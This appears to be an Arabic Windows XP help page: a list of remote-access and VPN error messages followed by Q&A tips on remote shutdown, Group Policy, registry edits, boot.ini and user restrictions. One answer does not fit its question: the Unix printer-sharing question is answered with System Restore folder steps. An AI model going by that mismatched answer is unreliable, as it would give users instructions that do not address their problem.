733تعذر الاتفاق بين الكمبيوتر الخاص بك والكمبيوتر البعيد حول بروتوكولات التحكم .PPP

734تم إنهاء بروتوكول تحكم ربط .PPP

735تم رفض عنوان الطلب من قبل الملقم .

736أنهى جهاز الكمبيوتر البعيد بروتوكول التحكم .

737تم الكشف عن الاسترجاع .

738لم يعين الملقم أي عنوان .

739لا يمكن لبروتوكول المصادقة المطلوب من قبل الملقم البعيد استخدام كلمة المرور المخزنة. أعد الطلب، بإدخال كلمة المرور بدقة .

740تم الكشف عن قاعدة طلب غير صالحة .

741لا يعتمد الكمبيوتر المحلي نوع تشفير البيانات المطلوب .

742لا يعتمد الكمبيوتر البعيد نوع تشفير البيانات المطلوب .

743يتطلب الملقم البعيد تشفير البيانات .

751يحتوي رقم رد الاتصال على حرف غير صالح. والأحرف المسموحة هي الأحرف التالية فقط: من ٠ إلى ٩، وT، وP، وW، و)، (، و-، و@، والمسافات .

752تمت مواجهة خطأ في بناء الجملة أثناء معالجة برنامج نصي .

753تعذر قطع الاتصال لأن إنشاؤه قد تم بواسطة جهاز توجيه متعدد البروتوكولات .

754تعذر على النظام إيجاد المؤشر متعدد الارتباطات .

755لا يمكن للنظام إجراء طلب مؤتمت لأن هذا الإدخال لديه متصل مخصص تم تعيينه .

756تم مسبقاً بدء طلب هذا الاتصال .

757تعذر بدء خدمات الوصول البعيد تلقائياً. تتوفر معلومات إضافية في سجل الأحداث .

758تم تمكين مشاركة اتصال إنترنت مسبقاً على الاتصال .

760حدث خطأ أثناء تمكين إمكانيات التوجيه .

761حدث خطأ أثناء تمكين مشاركة اتصال إنترنت من أجل الاتصال .

763تعذر تمكين مشاركة اتصال إنترنت. يوجد اتصالين أو أكثر لشبكة الاتصال المحلية لتتم مشاركتها بالإضافة إلى هذا الاتصال .

764لم يتم تثبيت أي قارئ بطاقة ذكية .

765تعذر تمكين مشاركة اتصال إنترنت. تم تكوين اتصال لشبكة الاتصال المحلية مسبقاً مع عنوان IP المطلوب من أجل عنونة IP التلقائية .

766النظام غير قادر على إيجاد أي شهادة .

767تعذر تمكين مشاركة اتصال إنترنت. يوجد لدى اتصال شبكة الاتصال المحلية المحددة على لشبكة الاتصال الخاصة أكثر من عنوان IP واحد مكون. أعد تكوين اتصال شبكة الاتصال المحلية LAN بواسطة عنوان IP مفرد قبل تمكين مشاركة اتصال إنترنت .

768فشلت محاولة الاتصال بسبب فشل في تشفير البيانات .

769الوجهة المحددة غير قابلة للوصول .

770رفض الكمبيوتر البعيد محاولة الاتصال .

771فشلت محاولة الاتصال لأن الشبكة مشغولة .

772جهاز شبكة الكمبيوتر البعيد غير متوافق مع نوع المكالمة المطلوب .

773فشلت محاولة الاتصال لأنه تم تغيير رقم الوجهة .

774فشلت محاولة الاتصال بسبب فشل مؤقت. حاول الاتصال مرة أخرى .

775تم منع المكالمة من قبل الكمبيوتر البعيد .

776تعذر اتصال المكالمة لأن الوجهة استدعت ميزة "عدم الإزعاج ."

777فشلت محاولة الاتصال لأن المودم على الكمبيوتر البعيد معطّل .

778لم يكن بالإمكان التحقق من هوية الملقم .

779لإجراء اتصال خارجي باستخدام هذا الاتصال عليك استخدام بطاقة ذكية .

780تمت محاولة القيام بوظيفة غير صالحة لهذا الاتصال .

781فشلت محاولة التشفير لأنه لم يتم العثور على أية شهادة صالحة .

782ترجمة عنوان شبكة الاتصال (NAT) مثبتة حالياً كبروتوكول توجيه، ويجب إزالتها قبل تمكين مشاركة اتصال إنترنت .

783تعذر تمكين مشاركة اتصال إنترنت. إما أن يكون اتصال LAN المحدد كشبكة الاتصال الخاصة غير موجود أو أنه مفصول عن الشبكة. يرجى التأكد من وصل محول LAN قبل تمكين مشاركة اتصال إنترنت .

784لا يمكن إجراء الطلب باستخدام هذا الاتصال في وقت تسجيل الدخول، لأنه مكون لاستخدام اسم مستخدم مختلف عن ذلك الذي في البطاقة الذكية. إذا أردت استخدامه في وقت تسجيل الدخول، يجب تكوينه لاستخدام اسم المستخدم الموجود في البطاقة الذكية .

785لا يمكن إجراء الطلب باستخدام هذا الاتصال في وقت تسجيل الدخول، لأنه غير مكون لاستخدام بطاقة ذكية. إذا أردت استخدامه في وقت تسجيل الدخول، يجب تحرير خصائص هذا الاتصال بحيث يستخدم بطاقة ذكية .

786فشلت محاولة اتصال L2TP بسبب عدم وجود أي شهادة جهاز صالحة على الكمبيوتر الخاص بك لمصادقة الأمان .

787فشلت محاولة اتصال L2TP لأنه تعذر على طبقة الأمان مصادقة الكمبيوتر البعيد .

788فشلت محاولة اتصال L2TP لأنه تعذر على طبقة الأمان التفاوض على معلمات متوافقة مع الكمبيوتر البعيد .

789فشلت محاولة اتصال L2TP لأن طبقة الأمان قد واجهت خطأً في المعالجة أثناء المفاوضات الأولية مع الكمبيوتر البعيد .

790فشلت محاولة اتصال L2TP بسبب فشل التحقق من صحة الشهادة على الكمبيوتر البعيد .

791فشلت محاولة اتصال L2TP لأنه لم يتم العثور على نهج الأمان للاتصال .

792فشلت محاولة اتصال L2TP بسبب انقضاء مهلة تفاوض الأمان .

793فشلت محاولة اتصال L2TP بسبب حدوث خطأ أثناء التفاوض على الأمان .

794سمة Framed Protocol RADIUS لهذا المستخدم ليست PPP.

795سمة Tunnel Type RADIUS لهذا المستخدم غير صحيحة .

796سمة Service Type RADIUS لهذا المستخدم ليست Framed ولا Callback Framed.

797تعذر تأسيس أي اتصال بالكمبيوتر البعيد بسبب تعذر العثور على المودم أو أنه مشغول .

798تعذر العثور على شهادة يمكن استخدامها مع بروتوكول المصادقة القابل للإلحاق .

799تعذر تمكين مشاركة اتصال إنترنت (ICS) بسبب تعارض عنوان IP على شبكة الاتصال. يتطلب ICSتكوين المضيف لاستخدام ١٩٢,١٦٨,٠,١. يرجى التأكد من عدم تكوين أي عميل آخر على الشبكة لاستخدام ١٩٢,١٦٨,٠,١ .

800تعذر تأسيس اتصال شبكة الاتصال الظاهرية .VPN قد يكون ملقم VPN غير قابل للوصول، أو ربما لم يتم تكوين معلمات الأمان بشكل صحيح من أجل هذا الاتصال.

كيف أستطيع إيقاف تشغيل جهاز آخر على شبكة الإتصال باستخدام سطر الأوامر و هل أستطيع إنشاء اختصار على سطح المكتب يقوم بهذه المهمة؟

تستطيع باستخدام الأمر shutdown من سطر الأوامر أن تقوم بإيقاف تشغيل أو إعادة تشغيل كمبيوتر محلي أو كمبيوتر بعيد.عند استخدام shutdown بلا معلمات سيؤدي إلى تسجيل الخروج للمستخدم الحالي .

بناء جملة الأمر :

["shutdown [{-l|-s|-r|-a}] [-f] [-m [\\ComputerName]] [-t xx] [-c "message

المعلمات :

l-تسجيل خروج المستخدم الحالي، هذا هو الافتراضي أيضاً .

s-إيقاف تشغيل الكمبيوتر المحلي .

r-إعادة تشغيل الجهاز بعد إيقاف التشغيل .

f-فرض إغلاق التطبيقات قيد التشغيل

m [\\ComputerName]-تعيين الكمبيوتر المطلوب إيقاف تشغيله .

t xx-تعيين العداد لإيقاف تشغيل النظام بعد xx ثانية. الافتراضي هو ٢٠ ثانية .

c "message"-تحديد رسالة ليتم عرضها في ناحية الرسالة لإطار إيقاف تشغيل النظام. يمكن استخدام ١٢٧ حرفاً كحد أقصى. يجب تضمين الرسالة بين علامتي اقتباس .

a-إحباط عملية إيقاف تشغيل سابقة. يمكن فقط استخدام a- خلال وقت المهلة المحدد ب t.

مثال: لإيقاف تشغيل الجهاز المسمى MyServer\\ على شبكة الإتصال في غضون ٦٠ ثانية، وفرض إغلاق التطبيقات قيد التشغيل، وإعادة تشغيل الكمبيوتر بعد إيقاف التشغيل اكتب الأمر كالتالي :

shutdown -r -f -m \\MyServer -t 60

و لإنشاء اختصار لهذا الأمر على سطح المكتب اضغط بالزر الأيمن للفارة على أي مكان على سطح المكتب و اختر جديد>اختصار ثم اكتب في مربع الحوار الذي سيظهر الأمر السابق مع ما تحتاجه من معلمات كما تستطيع تغيير رمز هذا الإختصار بالنقر عليه بالزر الأيمن للفارة ثم خصائص ثم انقر على تغيير الرمز.

أين أستطيع أن أجد معجم مصطلحات الكمبيوتر و الشبكات العربي في ويندوز XP المعرب ?

تجده على العنوان التالي :

ms-its:C:\WINNT\Help\MUI\0401\glossary.chm::/glossary_pro.htm

أبدل c:\winnt في العنوان السابق بالمسار المناسب لويندوز XP في جهازك.

عند محاولة فتح بعض المجلدات في ويندوز Home Edition أحصل على رسالة الخطأ " Access denied" كيف أستطيع حل هذه المشكلة؟

عند بداية إقلاع الويندوز اضغط على F8 و اختر Safe Mode ثم من قائمة المستخدمين أدخل كـ Administrator و داخل الويندوز اضغط بالزر الأيمن للفأرة على المجلد الذي لم تستطع فتحه و اختر خصائص ثم اذهب الى تبويب أمان "Security " و هناك تأكد من صحة الإعدادات.

كيف أستطيع تغيير عنوان المستعرض إنترنت إكسبلورر في ويندوزXP ؟

اذهب الى ابدأ>تشغيل و اكتب gpedit.msc و هناك اذهب الى تكوين المستخدم>إعدادات Windows>صيانة Internet Explorer >واجهة مستخدم المستعرض ثم انقر نقرا مزدوجا على عنوان المستعرض و هناك ضع إشارة أمام تخصيص أشرطة العناوين و اكتب الجملة التي تريد ظهورها في نص شريط العناوين ثم اضغط على موافق.

كيف أستطيع تغيير شعار المستعرض إنترنت إكسبلورر في ويندوزXP ؟

اذهب الى ابدأ>تشغيل و اكتب gpedit.msc و هناك اذهب الى تكوين المستخدم>إعدادات Windows>صيانة Internet Explorer >واجهة مستخدم المستعرض ثم انقر نقرا مزدوجا على شعار مخصص و هناك ضع إشارة على تخصيص الصور النقطية للشعار الثابت و تستطيع اختيار الصور التي أعددتها مسبقا و يجب أن تكون بحجم ٢٢×٢٢ أو ٣٨×٣٨ كما تستطيع استبدال شعار انترنت اكسبلورر المتحرك و ذلك بأن تضع إشارة على تخصيص الصور النقطية المتحركة ثم اختيار الصور التي أعددتها و التي يجب أن تكون أيضا بحجم ٢٢×٢٢ أو ٣٨×٣٨ ثم اضغط على موافق.

كيف أستطيع وضع صورة كخلفية لأشرطة أدوات المستعرض إنترنت إكسبلورر في ويندوزXP ؟

اذهب الى ابدأ>تشغيل و اكتب gpedit.msc و هناك اذهب الى تكوين المستخدم>إعدادات Windows>صيانة Internet Explorer >واجهة مستخدم المستعرض ثم انقر نقرا مزدوجا على تخصيصات شريط أدوات المستعرض و هناك اختر تخصيص الصور النقطية لخلفية شريط الأدوات ثم انقر على استعراض و اختر الصورة المطلوبة ثم انقر على موافق.

كيف أستطيع إضافة أزرار إضافية لأشرطة أدوات المستعرض إنترنت إكسبلورر في ويندوزXP ؟

ذهب الى ابدأ>تشغيل و اكتب gpedit.msc و هناك اذهب الى تكوين المستخدم>إعدادات Windows>صيانة Internet Explorer > واجهة مستخدم المستعرض ثم انقر نقرا مزدوجا على تخصيصات شريط أدوات المستعرض ثم انقر على إضافة تحت قسم الأزرار و هناك تستطيع تحديد اسم الزر و الأيقونة المناسبة له.

أيقونة محرك CDRom اختفت من جهاز الكمبيوتر ، ما الحل؟

اذهب الى ابدأ>تشغيل و اكتب regedit و هناك اذهب الى :

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Class\{4D36E965-E325-11CE-BFC1-08002BE10318}

ثم اذهب الى مفتاح cdrom و احذف القيم UpperFilters و/أو LowerFilters ثم اضغط على Winkey+Break ثم اذهب الى تبويب الجهاز ثم إدارة الأجهزة ثم احذف إدخالات CD Device ثم أعد التشغيل.

في كل مرة أشغل ويندوز XP يتم فحص الأقراص ، كيف أستطيع منع هذه العملية؟

اذهب الى ابدأ>تشغيل و اكتب regedit و اذهب الى :
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager

ثم انقر نقرا مزدوجا على المفتاح BootExecute: و قم بحذف أي إدخالات لـautocheck.

عند تنصيب ويندوز XP و بعد انتهاء المرحلة النصية من التنصيب و إعادة التشغيل تظهر لي شاشة زرقاء و مكتوب فيها STOP error و لا أستطيع إكمال التنصيب ، ما المشكلة؟

المسبب الأكثر شيوعا لشاشة الموت الزرقاء Blue Screen of Death أو BSOD هو عدم توفر مشغل (Driver) مناسب لنظام الأقراص في الجهاز ،لهذا إن كان جهازك يحتوي على متحكم IDE متقدم مثل ATA-66 أو ATA-100 أو متحكم SCSI فإنه يجب عليك تحميل مشغل مناسب لهذه الأجهزة من مواقع الشركات المنتجة على أن يكون متوافقا مع ويندوز XP أو ويندوز ٢٠٠٠ ، ثم انسخ هذه المشغلات الى قرص مرن و أعد تشغيل الجهاز الذي واجه المشكلة و خلال عملية التنصيب ترقب ظهور رسالة في أسفل الشاشة تعرض عليك استخدام مشغلات خاصة بأجهزة التخزين و عندها اضغط على F6 و بعد فترة من الزمن سيطلب منك وضع القرص المرن الذي يحتوي على المشغلات في محرك الأقراص و بعدها سيكمل التنصيب دون مشاكل إن شاء ا .

كيف أستطيع معرفة مواضع الأحرف العربية) أو لأي لغة أخرى) على لوحة المفاتيح، حيث لوحة مفاتيحي تظهر عليها الحروف الإنجليزية فقط؟

اذهب الى ابدأ>كافة البرامج>البرامج الملحقة>الوصول>لوحة المفاتيح على الشاشة و ستظهر لوحة المفاتيح على الشاشة و عند تغيير اللغة ستظهر مواضع الأحرف على اللوحة و عند النقر على الأحرف ستظهر الكتابة في البرنامج النشط.

كيف أستطيع أن أسمح لجهاز يشغل يونكس أن يستخدم الطابعة المرتبطة بجهازي الذي يشغل ويندوز XP؟

بشكل افتراضي لا تتعرض استعادة النظام الى مجلد المستندات و لإضافة مجلدات أخرى اذهب الى ابدأ>تشغيل ثم اكتب regedit و هناك اذهب الى :

HKLM\System\CurrentControlSet\Control\BackupRestore\FilesNotToBackup

ثم من القائمة اذهب الى تحرير>جديد>قيمة السلاسل المتعددة ثم اختر اسما مناسبا لهذا المفتاح الجديد ثم انقر عليه نقرا مزدوجا و من ثم اكتب المسار الكامل للمجلد الذي تود حفظه عن أعين استعادة النظام ثم انقر على موافق.

ما هو عمل الملف boot.ini و كيف يمكن الإستفادة منه؟

هو الملف المسئول عن إظهار قائمة أنظمة التشغيل عند بدء التشغيل ، هذا الملف يوجد في المجلد الرئيسي للنظام مثلا c:\boot.ini: و يمكن تحريره بأي محرر نصوص مثل المفكرة و ذلك بالذهاب الى ابدأ >تشغيل و كتابة c:\boot.ini ثم موافق، كما يمكن الوصول اليه بالذهاب الى لوحة التحكم>النظام ثم تبويب خيارات متقدمة ثم النقر على الإعدادات في قسم بدء التشغيل و الاسترداد و من ثم النقر على زر : تحرير .

عندما تفتح هذا الملف تجد أنه ينقسم الى قسمين :

الأول [boot loader] : وفي هذا القسم بارامترين :

Timeoutو هو المسئول عن تحديد الزمن بالثواني اللازم لتشغيل النظام الإفتراضي .

Defaultو هو يحدد النظام الإفتراضي الذي يتم تشغيله تلقائيا في حالة عدم اختيار أي نظام من القائمة

الثاني [operating system] : وهو يحتوي على قائمة أنظمة التشغيل و أسمائها التي تريد أن تظهر في القائمة ، و موقع ملفات النظام على القرص الصلب، و مع خيار نظام التشغيل ويندوز XP تستطيع استخدام مجموعة من المفاتيح أهمها :

/basevideoلتشغيل الويندوز XP باستخدام مشغلات VGA القياسية و هذا مفيد في حالة أن أردت لفترة مؤقتة تغيير بطاقة العرض و لم تشأ إتعاب نفسك بتغيير الإعدادات كل مرة .

/fastdetectهذا المفتاح يضعه برنامج التنصيب تلقائيا لكي لا يقوم الويندوز بالتعرف على كل أجهزة Plug and Playلتسريع تشغيل الويندوز .XP

/noguibootيمنع ظهور لوحة بدء التشغيل لويندوز .XP

/bootlogيسجل كل خطوات بدء التشغيل في الملف .Windows\Nbtlog.txt

/safebootيشغل الويندوز XP في نمط الأمان .

/sosيظهر على الشاشة جميع أسماء المشغلات التي يشغلها ويندوز XP عند الإقلاع و هذا مفيد عند الرغبة في استكشاف المشاكل و معرفة الملفات المسئولة عنها .

كما يمكن التحكم بخيارات هذا الملف بالذهاب الى ابدأ>تشغيل و كتابة msconfig ثم تبويب.boot.ini

كيف أستطيع أن أجعل قائمة أنظمة التشغيل التي تظهر عند بدء تشغيل ويندوز XP أن تظهر بدون عداد زمني أي أن تبقى ظاهرة إلى أن يقوم المستخدم باختيار نظام التشغيل المطلوب؟

اذهب ابدأ>تشغيل و اكتب c:\boot.ini ثم انقر على موافق. و عندها سيفتح الملف المذكور في المفكرة .

قم بتغيير الفترة الزمنية في السطر التالي من ٣٠ الى -١ timeout=30 : ثم احفظ الملف.

كيف أتمكن باستخدام ويندوز XP أن أنشئ حسابا خاصا لمستخدم ما بحيث أمنعه من الوصول الى ملفات و مجلدات و أقراص معينة و أمنعه كذلك من تشغيل برامج معينة أو الدخول الى الإنترنت ، أي أنني أريد أن أتحكم بشكل كامل بكل ما يستطيع فعله و ما لا يستطيع فعله بصفتي Administrator للجهاز؟

أولا: بشكل عام فإن أكثر عضو من عائلة أنظمة XP قادر على تحقيق طلبك بمنتى السهولة و يقدم خصائص عديدة للتحكم بشكل كامل بالمزايا و القدرات المتاحة كل مستخدم هو ويندوز .NET Server وقد نفرد له سلسلة خاصة إن شاء ا عند توفر الإصدار النهائي .

ثانيا: من الممكن تحقيق ما طلبته باستخدام XP PRO و لكن مع شيئ من المحدودية و هذا ما سنحاول شرحه فيما يلي :

1-يجب أن يكون نظام الملفات لديك هو NTFS لما فيه من مزايا عديدة (ذكرتها في السلسلة) و ما يهمنا منها هو :

أ- إمكانية تخصيص سعة معينة من القرص لكل مستخدم (و يمكن تحقيق ذلك من خصائص القرص).

ب- إمكانية إصدار أذونات بالوصول الى المجلدات و الملفات و الأقراص و تحديد المستخدم المؤهل للوصول اليها و تحديد المستخدم الممنوع عليه الوصول إليها .

2-سنفترض أنك قمت بتحويل نظام الملفات لديك الى NTFS طريقة التحويل سبق ذكرها في السلسلة) ، يتبقى علينا الآن إنشاء حساب خاص لصديقك و سيكون هذا الحساب غير اعتيادي (أي أنه يختلف عن حسابات GUEST و Administrator) و لإنشاء هذا الحساب اذهب الى ابدأ>تشغيل و اكتب lusrmgr.mscثم انقر على موافق .

في النافذة الجديدة انقر على مجلد المستخدمون وفي الطرف الآخر من النافذة سترى قائمة بأنواع المستخدمين ، اضغط هناك بالزر الأيمن للفأرة على أي مكان فارغ من النافذة و اختر مستخدم جديد ، و في مربع الحوار الجديد اكتب اسم المستخدم و أي وصف له كما اختر له كلمة سر ، كما تستطيع أن تمنح المستخدم إمكانية تغيير هذه الكلمة بوضع إشارة أمام " يجب على المستخدم تغيير كلمة المرور

عند تسجيل الدخول في المرة القادمة" ثم انقر على إنشاء بعدها و إذا أردت منع هذا المستخدم من إمكانية تغيير كلمة مروره فتستطيع الضغط بالزر الأيمن للفأرة على اسمه الذي سيظهر في قائمة المستخدمين و اختيار خصائص و هناك ضع إشارة أمام " لا يمكن للمستخدم تغيير كلمة المرور" ثم انقر على موافق .

بهذا أصبح حساب صديقك جاهزا و هو حساب ذو صلاحيات محدودة و يبقى علينا الآن منعه من الوصول الى المجلدات أو الملفات أو الأقراص و لعمل ذلك افتح جهاز الكمبيوتر و اضغط بالزر الأيمن للفأرة على أي مجلد أو ملف أو قرص تريد منع المستخدم من الوصول اليه و اختر خصائص ثم اذهب الى تبويب أمان و هناك أضف المستخدم الذي أنشأته الى قائمة المستخدمين و أنشإ له أذونات خاصة لمنعه من الوصول الى هذا المجلد و ذلك بأن تضع في قسم الأذونات أمام جميع البنود إشارة على الخيار الرفض و بذلك لن يتمكن هذا المستخدم من رؤية المجلد المحدد بتاتا.(ملاحظة لا تنس قبل القيام بهذه الخطوة أن تذهب الى خيارات المجلد في لوحة التحكم ثم الى تبويب عرض و هناك تزل الإشارة عن" استخدام مشاركة ملفات بسيطة .(''

-3حسنا بهذا نكون قد منعنا صديقك من الوصول الى المجلدات و الأقراص و بقي لدينا منعه من استخدام بعض البرامج و كذلك منعه من الوصول الى الإنترنت، لعمل ذلك علينا التوجه الى ابدأ>تشغيل و كتابة gpedit.msc ثم انقر على موافق و هناك ستجد في تكوين الكمبيوتر و تكوين المستخدم الكثير من الأمور التي تستطيع منعها و ما عليك سوى تصفحها و اختيار ما يناسبك ، و لكن هنا تبرز لنا مشكلة ما تتمثل بأن هذه الإعدادات التي يتم منعها سوف تطبق على جميع المستخدمين بما فيهم أنت و لكن هناك طريقة ذكية للإلتفاف على هذا الأمر و هي كما يلي :

بعد اختيار ما يناسبك من إجراءات منع في هذه الصفحة اذهب الى جهاز الكمبيوتر ثم ادخل الى مجلد الويندوز ثم الى مجلد system32 ثم انقر بالزر الأيمن للفأرة على المجلد (GroupPolicy هذا المجلد مخفي و يجب إظهاره من خيارات المجلد) و اختر خصائص ثم أمان و هناك اعمل أذنين واحد لك و الآخر لصديقك أما الأذن الخاص بك فضع إشارة أمام البند قراءة و ذلك على الخيار الرفض أما لصديقك فضع إشارة أمام البند قراءة و لكن على الخيار السماح، و بذلك ستطبق هذه الإجراءات عليه فقط أما أنت فلن تتأثر بها، مع التنويه الى أنك في هذه الحالة لن تتمكن من استخدام gpedit.msc أثناء ولوجك ما لم ترجع الى المجلد و تعطي نفسك إذن بالسماح بالقراءة.

لدي ويندوز XP النسخة الإنجليزية و قد قمت بتعريبه (أو إضافة الدعم للغة العربية) و لكن عند تشغيل بعض البرامج العربية تظهر بأحرف غير مقروءة ، ما الحل؟

اذهب الى لوحة التحكم Control Panel ثم الخيارات الإقليمية و خيارات اللغة Regional and Language settings و من تبويب الخيارات الإقليمية Regional Settings و تحت قسم مقاييس و تنسيقات قم باختيار العربية Arabic ثم تحت قسم الموقع Location اختر أي دولة عربية، ثم توجه الى تبويب لغات Languages و تحت قسم دعم لغة إضافي Additional Languages Support تأكد من وجود إشارة أمام تثبيت ملفات اللغات ذات النصوص المعقدة و التي تكتب من اليمين الى اليسار ثم توجه الى تبويب خيارات متقدمة Advanced و تحت قسم لغة البرامج بدون Unicode اختر العربية Arabic ،اما تحت قسم إعدادات حساب المستخدم الافتراضية فضع إشارة أمام تطبيق كافة الإعدادات على حساب المستخدم الحالي و التشكيل الافتراضي للمستخدم ثم انقر على موافق.

كيف أستطيع تغيير رمز أحد محركات الأقراص الى رمز آخر؟

هناك طريقتان لفعل ذلك :

الطريقة الأولى :

اذهب الى ابدأ>تشغيل و اكتب regedit ثم انقر على موافق .

و هناك اذهب الى HKLM\SYSTEM\MountedDevices

و هناك ابحث عن رمز المحرك الذي تود إعطاءه رمزا آخر مثلا :

"\DosDevices\D:"اضغط بالزر الأيمن للفأرة على المفتاح و اختر إعادة تسمية وغيره الى :

"\DosDevices\Z:"

الطريقة الثانية :

اذهب الى أدوات إدارية>إدارة الكمبيوتر و هناك اذهب الى التخزين>إدارة الأقراص و هناك اضغط بالزر الأيمن للفأرة على رمز القرص الذي تود تغييره و اختر تغيير حرف محرك الأقراص و هناك انقر على زر تغيير و هناك اختر الحرف المناسب ثم انقر موافق.

سمعت أنه إذا قمت بتغيير اللوحة الأم في جهازي فإن ويندوز XP لن يعمل، هل هناك حل لهذه المشكلة؟

نعم اذهب الى لوحة التحكم>النظام ثم اذهب الى تبويب الجهاز ثم انقر على إدارة الأجهزة و هناك اذهب الى قسم IDE ATA/ATAPI Controllers ثم اضغط بالزر الأيمن للفأرة على اسم المتحكم Controllerالذي يظهر هناك و اختر تحديث برنامج التشغيل ثم اختر التثبيت من قائمة ثم انقر على التالي ثم اختر عدم البحث ثم انقر على التالي و هناك اختر Standart Dual Channel PCI IDE Controllerثم التالي. بعد الإنتهاء من هذه العملية تستطيع تغيير اللوحة الأم بأمان.

هل هناك طريقة في ويندوز XP تسمح بالدخول الى الإنترنت باستخدام حساب واحد و لكن باستعمال مودمين و خطي هاتف مما يضاعف سرعة البث؟

نعم اذهب الى لوحة التحكم>خيارات انترنت ثم تبويب الاتصالات ثم اختر من قائمة "إعدادات شبكة الطلب الهاتفي و شبكة الاتصال الخاصة الظاهرية" الاتصال الذي تستخدمه في الدخول الى الإنترنت ثم انقر على اعدادات ثم انقر على خصائص في مربع الحوار الذي يظهر لك و هناك قم بتحديد المودمات التي ستستخدمها في الإتصال، ثم توجه الى تبويب شبكة الاتصال و انقر على إعدادات و هناك ضع إشارة أمام مفاوضة الاتصالات متعددة الارتباط لأجل الاتصالات أحادية الارتباط ثم انقر على موافق.

أحيانا عند تشغيل ويندوز XP أجد أن المودم الخارجي قد اختفى من الويندوز، ماذا أفعل لأعيده؟

إذا لم تقم بتشغيل المودم الخارجي قبل تشغيل الويندوز XP فستجد أن المودم قد اختفى من النظام ، كل ما عليك فعله في هذه الحالة هو تشغيل المودم ثم الذهاب الى لوحة التحكم>النظام ثم تبويب الجهاز ثم إدارة الأجهزة وهناك من القائمة اذهب الى إجراء>تفحص تغييرات الأجهزة و حينها سيقوم الويندوز بإيجاد المودم و تشغيله دون الحاجة لتعريفه أو إعداده من جديد، إما إذا أردت التخاص من هذه المشكلة نهائيا فعليك تغيير مشغل (Driver) المودم بإصدار لا يكون من النوع PnP و غالبا ما يكون

متوفرا مع مشغلات المودم.

قمت بتنصيب ويندوز XP و أثناء الإعداد اخترت تحويل نظام الملفات الى NTFS ، الآن أريد التخلص من ويندوز XP و حذفه من الجهاز و تنصيب ويندوز آخر ، ماذا أفعل؟

أولا عليك تحويل نظام الملفات الى FAT32 باستخدام برنامج Partition Magic 7.

أقلع الجهاز باستخدام قرص بدء تشغيل للويندوز الذي تود تنصيبه و يجب أن يحتوي على الملف sys.comو الملف fdisk.com ، بعد الإقلاع نفذ الأمرين التاليين :

fdisk /mbrثم sys a: c:

بعد ذلك تستطيع حذف مجلد الويندوز من القرص الصلب و من ثم تستطيع تنصيب الويندوز الآخر.

كيف أستطيع منع ظهور الرسالة التي تظهر في ويندوز XP و تفيد أن المساحة المتبقية على القرص الصلب غير كافية؟

اذهب الى ابدأ>تشغيل و اكتب regedit ثم انقر موافق ، و هناك اذهب الى :

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

و هناك أنشئ مفتاحا جديدا (من القائمة تحرير>جديد>قيمة DWORD) و قم بتسميته NoLowDiskSpaceChecksو أعطه القيمة1.

كيف أستطيع إيقاف التشغيل التلقائي للأقراص المضغوطة؟

اذهب الى ابدأ>تشغيل و اكتب regedit ثم انقر موافق ، و هناك اذهب الى :

HKEY_LOCAL_MACHINE \ SYSTEM \ CurrentControlSet \ Services \ CDRom

و هناك غير قيمة المفتاح Autorun من 1 الى ٠.

هل هناك طريقة لتحديد المجلد الذي يتم فيه حفظ ملفات التحديثات التي يتم تحميلها من موقع تحديث ويندوز قبل تثبيتها على الجهاز و ذلك كي نتمكن من حفظها و إعادة تثبيتها دون الحاجة لإعادة تحميلها من الإنترنت في حال الإضطرار لإعادة تنصيب الويندوز ?

نعم قم بما يلي :

1-اذهب الى موقع تحديث ويندوز (من الإنترنت إكسبلورر اذهب الى أدوات ثم Windows Update.

2-عندما تفتح صفحة موقع التحديث اضغط على الرابط تخصيص Windows Update و يكون تحت القسم خيارات أخرى .

-3من صفحة التخصيص التي ستفتح ضع إشارة أمام إظهار الرابط الى نشرة Windows Update تحت أنظر أيضا ، ثم انقر فوق حفظ الإعدادات .

-4بعدها سيظهر بند جديد تحت القسم أنظر أيضا و سيكون بعنوان: نشرة .Windows Update

-5انقر على البند السابق ذكره: نشرة .Windows Update

-6سيظهر خيار للبحث عن التحديث وفقا لبرامج تشغيل الأجهزة أو وفقا لنظام التشغيل، اختار البحث وفقا للنظام أو وفقا لبرامج التشغيل عند الحاجة لذاك .

ومن ثم اختار ويندوز (XP إما PRO أو HOME) ثم انقر على البحث .

-7حدد التحديثات التي تود تحميلها ثم انقر على الإنتقال الى سلة التحميل .

-8في الصفحة الجديدة انقر على استعراض لتحديد مكان حفظ ملفات إعداد التحديثات ثم انقر على التحميل الآن .

هذا كل ما في الأمر.

عندما أقوم بنسخ قرص صوتي الى القرص الصلب باستخدام Windows Media Player فإن الملفات الصوتية التي يتم حفظها تكون بصيغة wma ، هل هناك طريقة كي أقوم بنسخ الملفات الصوتية بصيغةmp3 ؟

نعم و لعمل ذلك عليك أولا كتابة الأسطر التالية في أي محرر نصوص مثل المفكرة و من ثم حفظ الملف باسم mp3.reg مثلا ، و من ثم النقر نقرا مزدوجا على أيقونة هذا الملف كي يتم إضافة محتوى هذا الملف الى سجل الويندوز :

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MediaPlayer\ Settings]

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\MediaPlayer\Settings\MP3Encoding]

"LowRate"=dword:0000dac0 "MediumRate"=dword:0000fa00 "MediumHighRate"=dword:0001f400 "HighRate"=dword:0002ee00

بعدها يجب تشغيل برنامج Windows Media Player و من قائمة البرنامج اذهب الى أدوات ثم خيارات ثم تبويب نسخ موسيقى و اختيار.mp3

أحيانا عند حدوث مشكلة ما في الويندوز ، فإن الويندوز يعيد التشغيل تلقائيا ، هل هناك طريقة لمنعه من إعادة التشغيل تلقائيا و التعرف على سبب المشكلة؟

نعم، اذهب الى لوحة التحكم>النظام ثم تبويب خيارات متقدمة ثم انقر على الإعدادات تحت قسم بدء التشغيل و الاسترداد و هناك و تحت قسم فشل النظام أزل الإشارة عن إعادة التشغيل تلقائيا، أما للتعرف على سبب المشكلة فاذهب الى ابدأ>تشغيل و اكتب eventvwr ثم موافق.

عند محاولة دخولي الى الجهاز أحصل على رسالة تمنعني من استخدام الجهاز ما الحل ؟

عند محاولة دخولي الى الجهاز أحصل على هذه الرسالة التي تمنعني من استخدام الجهاز :

Your account is configured to prevent you from using this computer أو :

حسابك يمنعك من استخدام هذا الكمبيوتر .

ما الحل؟

يجب الدخول كـ Administrator من نمط الأمان .Safe Mode

